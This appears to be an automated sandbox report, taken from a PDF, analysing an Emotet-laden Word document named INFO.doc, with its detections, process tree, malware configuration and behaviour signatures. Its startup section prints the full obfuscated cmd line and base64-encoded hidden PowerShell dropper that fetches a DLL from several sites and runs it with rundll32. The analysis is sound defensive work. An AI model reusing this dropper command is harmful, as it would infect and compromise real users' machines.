ID: 343450
Sample Name: INFO.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:38:23
Date: 23/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report INFO.doc 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Threatname: Emotet 6
Yara Overview 6
Memory Dumps 6
Unpacked PEs 7
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Compliance: 7
Networking: 8
E-Banking Fraud: 8
System Summary: 8
Data Obfuscation: 8
Persistence and Installation Behavior: 8
Hooking and other Techniques for Hiding and Protection: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 14
Public 14
General Information 15
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASN 16
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 18
Static File Info 20
General 20
File Icon 21
Static OLE Info 21

General 21
OLE File "INFO.doc" 21
Indicators 21
Summary 21
Document Summary 21
Streams with VBA 21
VBA File Name: Tvh1u8793dltn9, Stream Size: 1109 21
General 22
VBA Code Keywords 22
VBA Code 22
VBA File Name: Twh1gb2mpd3, Stream Size: 697 22
General 22
VBA Code Keywords 22
VBA Code 22
VBA File Name: X1bqz0qaer43b52bf, Stream Size: 25057 22
General 22
VBA Code Keywords 23
VBA Code 29
Streams 30
Stream Path: \x1CompObj, File Type: data, Stream Size: 146 30
General 30
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 30
General 30
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 580 30
General 30
Stream Path: 1Table, File Type: data, Stream Size: 6873 30
General 30
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 513 31
General 31
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 137 31
General 31
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5925 31
General 31
Stream Path: Macros/VBA/dir, File Type: Tower32/600/400 68020 object not stripped - version 18435, Stream Size: 668 31
General 31
Stream Path: WordDocument, File Type: data, Stream Size: 118910 32
General 32
Stream Path: word, File Type: data, Stream Size: 2632 32
General 32
Network Behavior 32
Snort IDS Alerts 32
Network Port Distribution 32
TCP Packets 33
UDP Packets 34
ICMP Packets 35
DNS Queries 35
DNS Answers 35
HTTP Request Dependency Graph 35
HTTP Packets 36
Code Manipulations 38
Statistics 38
Behavior 38
System Behavior 39
Analysis Process: WINWORD.EXE PID: 2420 Parent PID: 584 39
General 39
File Activities 39
File Created 39
File Deleted 39
File Read 39
Registry Activities 39
Key Created 39
Key Value Created 40
Key Value Modified 41
Analysis Process: cmd.exe PID: 2528 Parent PID: 1220 43
General 43
Analysis Process: msg.exe PID: 2280 Parent PID: 2528 45
General 45
Analysis Process: powershell.exe PID: 2500 Parent PID: 2528 45
General 45
File Activities 47
File Created 47
File Deleted 47
File Written 47
File Read 48
Registry Activities 49
Analysis Process: rundll32.exe PID: 2296 Parent PID: 2500 49
General 49

File Activities 49
File Read 50
Analysis Process: rundll32.exe PID: 2728 Parent PID: 2296 50
General 50
Analysis Process: rundll32.exe PID: 2688 Parent PID: 2728 50
General 50
File Activities 50
Analysis Process: rundll32.exe PID: 2864 Parent PID: 2688 51
General 51
Analysis Process: rundll32.exe PID: 2940 Parent PID: 2864 51
General 51
File Activities 51
Registry Activities 52
Disassembly 52
Code Analysis 52


Analysis Report INFO.doc

Overview


General Information

Sample Name:	INFO.doc
Analysis ID:	343450
MD5:	ef80dff28ff3f00ec..
SHA1:	bf77b2394d129b8.
SHA256:	19eabf766e8a1ea.

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2420 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2528 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABTAGU
AVAAtAHYAQQBSAGkAYQBCAEwAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQBdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAf
QB7ADEAfQAiACAALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQAnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAK
QAgACkAOwAgACAAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB
7ADgAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALAAnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwB
FACcALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIAA7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwB
jAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQAoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAA
iAFYAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIAAgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgB
lAEMAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJwArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1A
DEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQA5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApACsAJwBBA
CcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQB0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArACcAbABzA
DEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJwArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9ACAAKAAnA
EgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATgA9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuADUAeABoA
GcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApACsAJwB6A
HsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcwB4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AEcAPQAoA
CcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAGwAbQBhA
D0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIABiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAnAGsAJwArACc
AaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJwArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG0AaQBuACcAKwAnAC8
ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnACsAKAAnACAAYgAnACs
AJwA6ACcAKwAnAC8ALwBzAGkAbABBrACcAKwAnAG8AJwApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAHMAcwAuACcAKwAnAG0
AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeABpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApACsAKAAnAG8AbgAuAGM
AJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKwAnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhACcAKwAnAHgAIABbACcAKQArACcAI
AAnACsAJwBzAGgAJwArACgAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACkAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwA
rACcAaQBhACcAKQArACgAJwAuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4ACcAKQArACcALwAnACsAJwBaACcAKwAoACcALwA
hACcAKwAnAHgAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAGIAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnA
HcAJwApACsAJwAuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAHQAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoA
CcAbQAvAHcAJwArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnACEAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGE
AcgBtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnACsAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQBpACcAK
wAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIABzACcAKQArACgAJwB
oACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbwBtACcAKwAnAC4AJwA
pACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKwAoACcAIABiACcAKwAnADoAJwApA
CsAKAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJwB3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4
AdAAnACkAKwAoACcAZQBuAHQAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAUABsAGAAQQBDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACA
AcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQ
ATwAzADMAOABfADcANwAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMwBVACAAKwAgACQASgByAG4AegBtAGsAcwAgACs
AIAAkAFUAXwAyAEQAKQA7ACQAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGk
AbgAgACQAWABhAHAAMQBsAG0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFM
AVABlAE0ALgBuAGUAdAAuAFcARQBCAGMAbABBpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYABpAGAATABFACIAKAAkAE0AegB1AGMAaABqADY
ALAAgACQAWABkAG4ANQB4AGgAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACs
AJwB0AGUAJwArACcAbQAnACkAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIAAtAGcAZQAgADQANwA2ADYAOQApACAAewAuACg
AJwByAHUAJwArACcAbgBkAGwAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKwAnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGk
AbgAnACsAJwBnACcAKQApAC4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKAAnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACk
AKQA7AGIAcgBlAGEAawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADI
AJwArACcAMQBYACcAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - msg.exe (PID: 2280 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
    - powershell.exe (PID: 2500 cmdline: powershell -w hidden -enc IABTAGUAVAAtAHYAQQBSAGkAYQBCAEwAZQAgACgAIgBUADQAIgArACIASwBkADYAIgAp

ACAAKAAgAFsAVAB5AHAAZQBdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiACAALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAn
AFMAWQAnACwAJwBzAFQAZQAnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgACAAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAg
AFsAVABZAHAAZQBdACgAIgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7ADgAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBU
AC4AJwAsACcAZQByACcALAAnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFACcALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBh
AE4AYQBnACcAKQApACAAIAA7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAx
AEYAOwAkAE0AMgAwAE0APQAoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAFYAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAi
AEQAIgArACIANgAiACkAIAAgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAEMAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAAr
ACAAKAAoACcAewAwAH0AJwArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAg
AC0ARgBbAEMASABhAHIAXQA5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApACsAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAi
AHMARQBjAHUAYABSAGAAaQB0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArACcAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBf
ADkAUQA9ACgAKAAnAEcAJwArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9ACAAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAn
ACkAKQA7ACQATAAwADQATgA9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuADUAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7
ADAAfQBTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApACsAJwB6AHsAMAB9AFcAKQAtAEYAWwBDAEgAYQBy
AF0AOQAyACkAKwAkAFcAcwB4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AEcAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAk
AE8AMwAzADgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAGwAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAn
AFsAJwArACcAIABzAGgAIABiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAnAGsAJwArACcAaQBuAGcAcAAbsACcAKQArACcAdQBzAC
cAKwAnAC4AJwArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnAC
sAJwAvACcAKQArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrAC
cAKwAnAG8AJwApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAHMAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnAC
sAJwByAGkAeABpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArAC
gAJwAvACcAKwAnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhACcAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArAC
gAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACkAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhAC

cAKQArACgAJwAuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4ACcAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAH
gAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAGIAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAH
cAJwApACsAJwAuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAHQAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoAC
cAbQAvAHcAJwArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnACEAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiAD
oALwAvAGEAcgBtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnACsAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnAC
sAKAAnAHAALQBpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAF
sAJwArACcAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnAC
kAKwAoACcAbwBtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAH
MAaAAnACkAKwAoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG
0ALwAnACsAJwB3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBuAHQAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAG
AAUABsAGAAQQBDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqAC
cALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiAC
gAJABPADUAMwBVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7ACQAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AG
YAbwByAGUAYQBjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAMQBsAG0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC
0ATwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAFcARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE
8AYQBEAGYAYABpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AGgAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AE
MAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnACkAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAG
AAVABoACIAIAAtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAGwAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoAC
cAQQBuACcAKwAnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNAD
MAOQBTAD0AKAAnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH
0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2296 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2728 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2688 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Snuvw2w\V4651pz\H64C.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2864 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmr\igpp.bdm',vHnBlDVDvG MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2940 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmr\igpp.bdm',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS\nQ0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS\nfkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2113549024.0000000000190000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2123339355.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2336227694.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2123303691.00000000001B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2101787109.0000000000220000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.220000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.1f0000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:

